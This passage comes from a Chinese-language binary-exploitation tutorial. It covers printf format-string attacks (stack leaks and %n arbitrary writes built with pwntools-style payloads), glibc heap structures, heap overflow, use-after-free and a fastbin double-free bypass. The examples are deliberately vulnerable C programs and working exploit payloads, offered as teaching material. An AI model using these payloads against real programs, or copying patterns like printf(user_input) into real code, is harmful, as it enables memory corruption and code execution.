 - c, 如果没有用 l 标志，把 int 参数转为 unsigned char 型输出；如果用了 l 标志，把 wint_t 参数转为包含两个元素的 wchart_t 数组，其中第一个元素包含要输出的字符，第二个元素为 null 宽字符。
 - p, void * 型，输出对应变量的值。printf("%p", a) 用地址的格式打印变量 a 的值，printf("%p", &a) 打印变量 a 所在的地址。
 - n, 不输出字符，但是把已经成功输出的字符个数写入对应的整型指针参数所指的变量。
 - %, '%' 字面值，不接受任何 flags, width。

原理

- 32位

在32位下，函数调用的参数传递是通过栈来实现的，根据cdecl的函数调用规定，函数的从最右边的参数开始，逐个压栈。printf并不知道调用者实际传递了多少个参数，因此需要通过格式化字符串来指定有多少参数被传递进来。这样子就会导致如果传递的参数的数量和printf函数中指定的参数数量并不一致时，会发生意外的情况。

如下面这个程序，格式化字符串中两个参数需要被打印，但是只传递了一个参数

a

```
#include <stdio.h>

int main()
{
    int a = 10;
    printf("%d %d", a);
}
```

那么在输出的时候，打印了 10 后，会继续在栈上面寻找传入的参数进行打印，本次的输出为

```
$ ./unmatched-params
10 1448656856
```

打印出了两个数字，第一个数字时传入的参数，第二个是栈上面的数据，如此，栈上面的数据就被泄露了出来。如果考虑是如何导致这个原因的，参考下面这张图，从上往下是栈的增长方向

在解析format string的时候，会从第二个参数开始取出数据进行打印，第一个 %d 会取出 a 打印出 10，第二个 %d 会继续在栈上面寻找数据，打印出 other data

- 64位

在64位下，参数的传递方式和32位并不完全相同，在参数数量比较少的时候，会通过寄存器来进行传递，具体是

- Linux下：从左到右的参数分别用 rdi、rsi、rdx、rcx、r8、r9 来进行传递，如果参数更多，就通过栈来传递
- Windows下：从左到右的参数分别用 rcx、rdx、rsi、rdi 来进行传递，如果参数更多，就通过栈来传递

因此如果希望能够打印出栈上的内容，在Linux下需要在格式化字符串中有至少6个参数，第6个参数开始就开始打印栈上的内容了。

利用

泄露栈内存

下面的程序直接将用户输入的字符串以格式化字符串打印出来，而不是通过其参数打印，会有内存泄露的

```
#include <stdio.h>
int main()
{
    char s[100];
    scanf("%s", s);
    printf(s);
    return 0;
}
```

编译时gcc也会有对应的提示，指出了我们的程序中没有给出格式化字符串的参数的问题。

```
$ gcc -m32 leakmemory.c -o leakmemory
leakmemory.c: In function 'main':
leakmemory.c:7:12: warning: format not a string literal and no format arguments
  7 |     printf(s);
     |         ^

```

通过这个问题，可以打印出程序的栈上的内容，通过如下的输入，我们可以拿到栈上面许多的内存的值，但是具体是什么需要通过动态调试来确定

```
$ ./leakmemory
%08x.%08x.%08x.%08x
ffff112f8.ffff1130a.565ec228.00000000
```

这里需要注意的是，并不是每次得到的结果都一样，因为栈上的数据会因为每次分配的内存页不同而有所不同，这是因为栈是不对内存页做初始化的。

获取栈变量对应字符串

通过传入 `%s` 参数，可以将栈上的内容作为字符串指针，打印出指向的字符串，但是由于程序中并不是所有的内存地址都是可以被访问、栈上内容指向的地址并不是都有效，因此需要处理好需要打印的参数是第几个

覆盖内存

可以通过 `%n` 来实现往一个地址中写入内容

`%n`：不输出字符，但是把已经成功输出的字符个数写入对应的整型指针参数所指的变量。

常见的构造方法是

```
...[overwrite addr]....[%[overwrite offset]$n]
```

其中... 表示我们的填充内容，`overwrite addr` 表示我们所要覆盖的地址，`overwrite offset` 地址表示我们所要覆盖的地址存储的位置为输出函数的格式化字符串的第一个参数。所以一般来说，也是如下步骤

- 确定覆盖地址
- 确定相对偏移
- 进行覆盖

在栈上，`printf`调用前，`esp`指向的是format string，下面的依次为在`printf`中格式化字符串的第一个参数、第二个参数。

一个例子

```
#include <stdio.h>

int variable = 10;

int main()
{
    char tmp[128];
    scanf("%s", tmp);
    printf(tmp);

    printf("variable = %d", variable);
    return 0;
}
```

编译

```
gcc overwrite.c -o overwrite -no-pie -m32
```

在第一个printf前打下断点，esp指向的 `0xfffffc5c` 为格式化字符串的实际的保存的内容，为第 `(0xfffffc5c - 0xfffffc40) / 4 = 7` 个参数

对于 `%n` 而言，同样有 `%k$n` 的用法，指将在这个之前输出了的字符长度写入到第k个参数所对应的地址中。

回到上面的例子，第7个参数中的内容虽然是 `12345678`，但是同样可以被作为地址而解析，如果将其改为 `variable` 变量的地址，就可以修改 `variable` 变量了

首先可以找到 `variable` 的地址，由于没有pie，简化了获得地址的操作。在本次的例子中为 `0x804c024`

```
variable_addr = 0x804c024
p.sendline(p32(variable_addr) + b'a' * 4 + b'%7$n')
```

在图中，可以看到，esp指向的是格式化字符串的地址，而格式化字符串的地址 `0xfffa5fa8c` 的前4个字节被作为了 `variable` 变量的地址，加上前面计算出， `0xfffa5fa8c` 是printf的格式化字符串中第7个参数，因此 `%7$n` 会将在此之前打印出的8个字符（包括4个字节的地址与4个 `a`）的个数，即8，写入到 `0xfffa5fa8c` 中。此时 `0x804c024` 还是 `0xa`，即10

在printf结束后，查看 `0x804c024` 的内容，变成了8

上面是一种利用方法，将addr放在了格式化字符串的最开头，但是这会有一些问题，在64位下，因为地址往往包含 `0x00` 字节，如果地址放在最开头，会导致printf在打印时，打印到 `0x00` 时就认为是字符串结尾，停止打印。但是因为 `0x00` 往往出现在最高位上，而 `x86` 是小端序，因此如果将地址放在输入的最后，那么 `0x00` 将不会影响printf的打印

这里还是以32位来作为例子

先提供给程序这样的输入

```
p.sendline('0123456789abcdef' * 4)
```

查看字符串的存储情况

比如说，如果我们希望能够把地址放在 `0xfffb486ec` 的地方，也就是 `$eax+0x10` 处，那么对应的格式化字符串的地址的参数就是第 `0xfffb486ec - 0xfffb486c0 = 11` 个。`0xfffb486ec` 相对于字符串的偏移是 `0xfffb486ec - 0xfffb486dc = 16`，也就是需要前面有16个字符。

这个时候可以构造这样的程序输入。在 `%11$n` 之前打印了4个字符，因此 `variable` 变量会被修改为4。这里使用了 `ljust` 来将字符串补齐为16的长度

```
payload = b'aaaa%11$n'.ljust(16, b'a')
payload += p32(variable_addr)

p.sendline(payload)
```

查看被修改后的 `variable` 变量

练习：

如何在64位上进行如此的字符串格式化攻击，需要注意64位的前6个参数是通过寄存器传递的

如何写入任意大小的数字？如 `0x12345`

- 需要注意的是，将一串很长很长输入传递给程序是不可行的。
- 可以通过 `%width c` 来实现（width和c之前没有空格，width指需要将输入的字符进行对其的宽度）

1.4.2 堆

堆的概述

在程序运行过程中，堆可以提供动态分配的内存，允许程序申请大小未知的内存。堆其实就是程序虚拟地址空间的一块连续的线性区域，它由低地址向高地址方向增长。我们一般称管理堆的那部分程序为堆管理器。

几个比较常见的堆的函数

- malloc，用于申请一定字节大小的内存块
- free，用于释放掉通过malloc等函数申请得到的内存块
- calloc，与malloc相似，也用于申请一定字节大小的内存块，但是会将内存块的内存清空
- realloc，可以传入一个已分配的内存块的指针，可以对这个内存空间的指针进行重新分配大小，可以分配为比原来大或比原来小的大小。如果新的大小为0，那么相当于调用free函数

堆管理器处于用户程序与内核中间，主要做以下工作

1. 响应用户的申请内存请求，向操作系统申请内存，然后将其返回给用户程序。
同时，为了保持内存管理的高效性，内核一般都会预先分配很大的一块连续的内存，然后让堆管理器通过某种算法管理这块内存。只有当出现了堆空间不足的情况，堆管理器才会再次与操作系统进行交互。
2. 管理用户所释放的内存。一般来说，用户释放的内存并不是直接返还给操作系统的，而是由堆管理器进行管理。这些释放的内存可以来响应用户新申请的内存的请求。

堆有许多种实现，包括如下几个比较知名的

```

dlmalloc - General purpose allocator
ptmalloc2 - glibc
jemalloc - FreeBSD and Firefox
tcmalloc - Google
libumem - Solaris

```

后面的内容将主要以glibc的实现为主进行介绍

Linux中早期的堆分配与回收由Doug Lea实现，但它在并行处理多个线程时，会共享进程的堆内存空间。因此，为了安全性，一个线程使用堆时，会进行加锁。然而，与此同时，加锁会导致其它线程无法使用堆，降低了内存分配和回收的高效性。同时，如果在多线程使用时，没能正确控制，也可能影响内存分配和回收的正确性。Wolfram Gloger在Doug Lea的基础上进行改进使其可以支持多线程，这个堆分配器就是ptmalloc。在glibc-2.3.x之后，glibc中集成了ptmalloc2。

目前Linux标准发行版中使用的堆分配器是glibc中的堆分配器：ptmalloc2。ptmalloc2主要是通过malloc/free函数来分配和释放内存块。

堆相关数据结构

malloc_chunk

在程序的执行过程中，我们称由 malloc 申请的内存为 chunk。这块内存在 ptmalloc 内部用 malloc_chunk 结构体来表示。当程序申请的 chunk 被 free 后，会被加入到相应的空闲管理列表中。

非常有意思的是，无论一个 chunk 的大小如何，处于分配状态还是释放状态，它们都使用一个统一的结构。虽然它们使用了同一个数据结构，但是根据是否被释放，它们的表现形式会有所不同。

malloc_chunk 的结构如下

```
/*
 * This struct declaration is misleading (but accurate and necessary).
 * It declares a "view" into memory allowing access to necessary
 * fields at known offsets from a given base. See explanation below.
 */
struct malloc_chunk {

    INTERNAL_SIZE_T      prev_size; /* Size of previous chunk (if free). */
    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;        /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
```


其中的每一个字段的含义如下

- **prev_size**, 如果该 chunk 的物理相邻的前一地址 chunk (两个指针的地址差值为前一 chunk 大小) 是空闲的话，那该字段记录的是前一个 chunk 的大小 (包括 chunk 头)。否则，该字段可以用来存储物理相邻的前一个 chunk 的数据。这里的前一 chunk 指的是较低地址的 chunk。
- **size**，该 chunk 的大小，大小必须是 2 SIZE_SZ 的整数倍。如果申请的内存大小不是 2 SIZE_SZ 的整数倍，会被转换满足大小的最小的 2 * SIZE_SZ 的倍数。32 位系统中，SIZE_SZ 是 4；64 位系统中，SIZE_SZ 是 8。该字段的低三个比特位对 chunk 的大小没有影响，它们从高到低分别表示
 - NON_MAIN_arena，记录当前 chunk 是否不属于主线程，1 表示不属于，0 表示属于。
 - IS_MAPPED，记录当前 chunk 是否是由 mmap 分配的。
 - PREV_INUSE，记录前一个 chunk 块是否被分配。一般来说，堆中第一个被分配的内存块的 size 字段的 P 位都会被设置为 1，以便于防止访问前面的非法内存。当一个 chunk 的 size 的 P 位为 0 时，我们能通过 prev_size 字段来获取上一个 chunk 的大小以及地址。这也方便进行空闲 chunk 之间的合并。

- **fd, bk**。chunk 处于分配状态时，从 fd 字段开始是用户的数据。chunk 空闲时，会被添加到对应的空间管理链表中，其字段的含义如下
 - fd 指向下一个（非物理相邻）空闲的 chunk
 - bk 指向上一个（非物理相邻）空闲的 chunk
 - 通过 fd 和 bk 可以将空闲的 chunk 块加入到空闲的 chunk 块链表进行统一管理
- **fd_nextsize, bk_nextsize**，也是只有 chunk 空闲的时候才使用，不过其用于较大的 chunk (large chunk)。
 - fd_nextsize 指向前一个与当前 chunk 大小不同的第一个空闲块，不包含 bin 的头指针。
 - bk_nextsize 指向后一个与当前 chunk 大小不同的第一个空闲块，不包含 bin 的头指针。
 - 一般空闲的 large chunk 在 fd 的遍历顺序中，按照由大到小的顺序排列。
这样做可以避免在寻找合适 chunk 时挨个遍历。

一个已经分配的 chunk 的样子如下。我们称前两个字段称为 **chunk header**，后面的部分称为 **user data**。每次 malloc 申请得到的内存指针，其实指向 user data 的起始处。

当一个 chunk 处于使用状态时，它的下一个 chunk 的 prev_size 域无效，所以下一个 chunk 的该部分也可以被当前 chunk 使用。这就是 **chunk 中的空间复用**。



被释放的 chunk 被记录在链表中（可能是循环双向链表，也可能是单向链表）。具体结构如下

```

chunk-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|           Size of previous chunk, if unallocated (P clear)   |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
`head:' |           Size of chunk, in bytes                   |A|0|P|
mem-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|           Forward pointer to next chunk in list            |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|           Back pointer to previous chunk in list          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|           Unused space (may be 0 bytes long)             .
.
.

next .           |

chunk-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
`foot:' |           Size of chunk, in bytes                  |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|           Size of next chunk, in bytes                   |A|0|0|
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+

```

堆溢出

原理

堆溢出是指程序向某个堆块中写入的字节数超过了堆块本身可使用的字节数（之所以是可使用而不是用户申请的字节数，是因为堆管理器会对用户所申请的字节数进行调整，这也导致可利用的字节数都不小于用户申请的字节数），因而导致了数据溢出，并覆盖到物理相邻的高地址的下一个堆块。

堆溢出漏洞发生的基本前提是

- 程序向堆上写入数据。
- 写入的数据大小没有被良好地控制。

与栈溢出所不同的是，堆上并不存在返回地址等可以让攻击者直接控制执行流程的数据，因此我们一般无法直接通过堆溢出来控制 EIP。

一般来说，我们利用堆溢出的策略是

1. 覆盖与其物理相邻的下一个 chunk 的内容。
 - prev_size
 - size，主要有三个比特位，以及该堆块真正的大小。
 - NON_MAIN_arena
 - IS_MAPPED
 - PREV_INUSE
 - the True chunk size
 - chunk content，从而改变程序固有的执行流。
2. 利用堆中的机制（如 unlink 等）来实现任意地址写入（Write-Anything-Anywhere）或控制堆块中的内容等效果，从而来控制程序的执行流。

例子

下面这个程序，在分配了一定大小的堆后进行了gets的读取，但是并没有检查长度，因此会导致写入超过这一个堆块大小的数据，造成堆溢出

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char *chunk;
    chunk = malloc(24);
    puts("Get input:");
    gets(chunk);
    return 0;
}
```

在gets前，chunk的内容如下，因为下一个chunk的prev_inuse是1，因此下一个chunk的prev_size是被这一个chunk所使用的

```
pwndbg> x/6gx 0x555555559290
0x555555559290: 0x0000000000000000      0x0000000000000021
0x5555555592a0: 0x0000000000000000      0x0000000000000000
0x5555555592b0: 0x0000000000000000      0x000000000000411
```

如果输入超过了大小为24的长度的内容，就会发生堆溢出，覆盖了下一个chunk的内容

如输入 `a * 26`，可以看到，下一个chunk的size被覆盖成了 `0x6161`

```
pwndbg> x/6gx 0x555555559290
0x555555559290: 0x0000000000000000      0x0000000000000021
0x5555555592a0: 0x6161616161616161      0x6161616161616161
0x5555555592b0: 0x6161616161616161      0x0000000000006161
```

Fastbin

大多数程序经常会申请以及释放一些比较小的内存块。如果将一些较小的 chunk 释放之后发现存在与之相邻的空闲的 chunk 并将它们进行合并，那么当下次再次申请相应大小的 chunk 时，就需要对 chunk 进行分割，这样就大大降低了堆的利用效率。**因为我们把大部分时间花在了合并、分割以及中间检查的过程中。**因此，ptmalloc 中专门设计了 fast bin，对应的变量就是 malloc state 中的 fastbinsY

```

/*
Fastbins

An array of lists holding recently freed small chunks. Fastbins
are not doubly linked. It is faster to single-link them, and
since chunks are never removed from the middles of these lists,
double linking is not necessary. Also, unlike regular bins, they
are not even processed in FIFO order (they use faster LIFO) since
ordering doesn't much matter in the transient contexts in which
fastbins are normally used.

Chunks in fastbins keep their inuse bit set, so they cannot
be consolidated with other free chunks. malloc_consolidate
releases all chunks in fastbins and consolidates them with
other free chunks.

*/
typedef struct malloc_chunk *mfastbinptr;

/*
This is in malloc_state.
/* Fastbins */
mfastbinptr fastbinsY[ NFASTBINS ];
*/

```

glibc 采用单向链表对其中的每个 bin 进行组织，并且每个 bin 采取 LIFO 策略，最近释放的 chunk 会更早地被分配。也就是说，当用户需要的 chunk 的大小小于 fastbin 的最大大小时，ptmalloc 会首先判断 fastbin 中相应的 bin 中是否有对应大小的空闲块，如果有的话，就会直接从这个 bin 中获取 chunk。如果没有的话，ptmalloc 才会做接下来的一系列操作。

Use After Free

简单的说，Use After Free 就是其字面所表达的意思，当一个内存块被释放之后再次被使用。但是其实这里有以下几种情况

- 内存块被释放后，其对应的指针被设置为 NULL，然后再次使用，自然程序会崩溃。
- 内存块被释放后，其对应的指针没有被设置为 NULL，然后在它下一次被使用之前，没有代码对这块内存块进行修改，那么程序很有可能可以正常运转。
- 内存块被释放后，其对应的指针没有被设置为 NULL，但是在它下一次使用之前，有代码对这块内存进行了修改，那么当程序再次使用这块内存时，就很可能可能出现奇怪的问题。

而我们一般所指的 Use After Free 漏洞主要是后两种。此外，我们一般称被释放后没有被设置为 NULL 的内存指针为 **dangling pointer**。

pwn

```
#include <stdio.h>
#include <stdlib.h>
typedef struct name
{
    char *myname;
    void (*func)(char *str);
} NAME;
void myprint(char *str) { printf("%s\n", str); }
void printmyname() { printf("call print my name\n"); }
int main()
{
    NAME *a;
    a = (NAME *)malloc(sizeof(struct name));
    a->func = myprint;
    a->myname = "I can also use it";
    a->func("this is my function");
    // free without modify
    free(a);
    a->func("I can also use it");
    // free with modify
    a->func = printmyname;
    a->func("this is my function");
    // set NULL
    a = NULL;
    printf("this pogram will crash...\n");
    a->func("can not be printed...");
}
```

在执行了free后，通过gdb查看，可以看到chunk的状态为（glibc需要在2.26之前，因为引入了tcache，tcache是双向链表，会修改结构体中的func指针为bk，导致free后的第一个调用失效，而fastbin是单向链表，只会修改myname为fd）

```
Free chunk (fastbins) | PREV_INUSE
Addr: 0x55555555b000
Size: 0x21
fd: 0x00
```

但是对于这个chunk的修改仍然是可以的

程序的输出为

```
$ ./uaf
this is my function
I can also use it
call print my name
this pogram will crash...
[1] 10983 segmentation fault ./uaf
```

Fastbin Double Free

Fastbin Double Free 是指 fastbin 的 chunk 可以被多次释放，因此可以在 fastbin 链表中存在多次。这样导致的后果是多次分配可以从 fastbin 链表中取出同一个堆块，相当于多个指针指向同一个堆块，结合堆块的数据内容可以实现类似于类型混淆 (type confused) 的效果。

Fastbin Double Free 能够成功利用主要有两部分的原因

1. fastbin 的堆块被释放后 next_chunk 的 pre_inuse 位不会被清空
2. fastbin 在执行 free 的时候仅验证了 main_arena 直接指向的块，即链表指针头部的块。对于链表后面的块，并没有进行验证。

对于第二点，考虑如下的程序

```
#include <stdlib.h>

int main(void)
{
    void *chunk1, *chunk2, *chunk3;
    chunk1 = malloc(0x10);
    chunk2 = malloc(0x10);

    free(chunk1);
    free(chunk1);
    return 0;
}
```

执行后的结果是

```
$ ./doublefree-broken
*** Error in `./doublefree-broken': double free or corruption (fasttop): 0x0000
[1] 29642 abort      ./doublefree-broken
```

这是因为在第一次free后，chunk1在fastbin链表的头部，再次释放chunk1会无法通过如下的检查

```
/* Another simple check: make sure the top of the bin is not the
   record we are going to add (i.e., double free). */
if (__builtin_expect (old == p, 0))
{
    errstr = "double free or corruption (fasttop)";
    goto errout;
}
```

但是只需要保证在fastbin链表头部的chunk并不是当前需要重新释放的chunk即可，也就是下面的程序，在重新释放chunk1的前，释放了chunk2，这样子fastbin链表的头部就是chunk2，而不是现在需要重新释放的chunk1，绕过了上面的检查

```
#include <stdlib.h>

int main(void)
{
    void *chunk1, *chunk2, *chunk3;
    chunk1 = malloc(0x10);
    chunk2 = malloc(0x10);

    free(chunk1);
    free(chunk2);
    free(chunk1);
    return 0;
}
```

第一个free后

```
fastbins
0x20: 0x55555555b000 ← 0x0
```

第二个free后，chunk2已经变成了链表的头，这个时候再free chunk1就是可以的

```
fastbins
0x20: 0x55555555b020 → 0x55555555b000 ← 0x0
```

第三个free后，出现了环

```
fastbins
0x20: 0x55555555b000 → 0x55555555b020 ← 0x55555555b000
```

在图中的两个chunk1实际上是同一个chunk

在能够fastbin double free后，可以将同一个chunk malloc出多次，或者修改fd指针，使得将指针指向任意地址

```
#include <stdlib.h>
#include <stdio.h>

int main(void)
{
    void *chunk1, *chunk2, *chunk3;
    chunk1 = malloc(0x10);
    chunk2 = malloc(0x10);

    free(chunk1);
    free(chunk2);
    free(chunk1);

    char *p1 = malloc(0x10);
    char *p2 = malloc(0x10);

    *(unsigned long long *)p1 = 0x10000;

    char *p3 = malloc(0x10);

    return 0;
}
```

在这一个程序中，修改了p1的chunk的fd，使得在最后一个malloc之后，fastbin的链表中并不是0，而是指向了0x10000，如果能够指向有意义的地址，那么在下一次fastbin分配的时候，就可以将对应地址作为chunk取出，从而实现任意地址写入

```
fastbins
0x20: 0x10000
```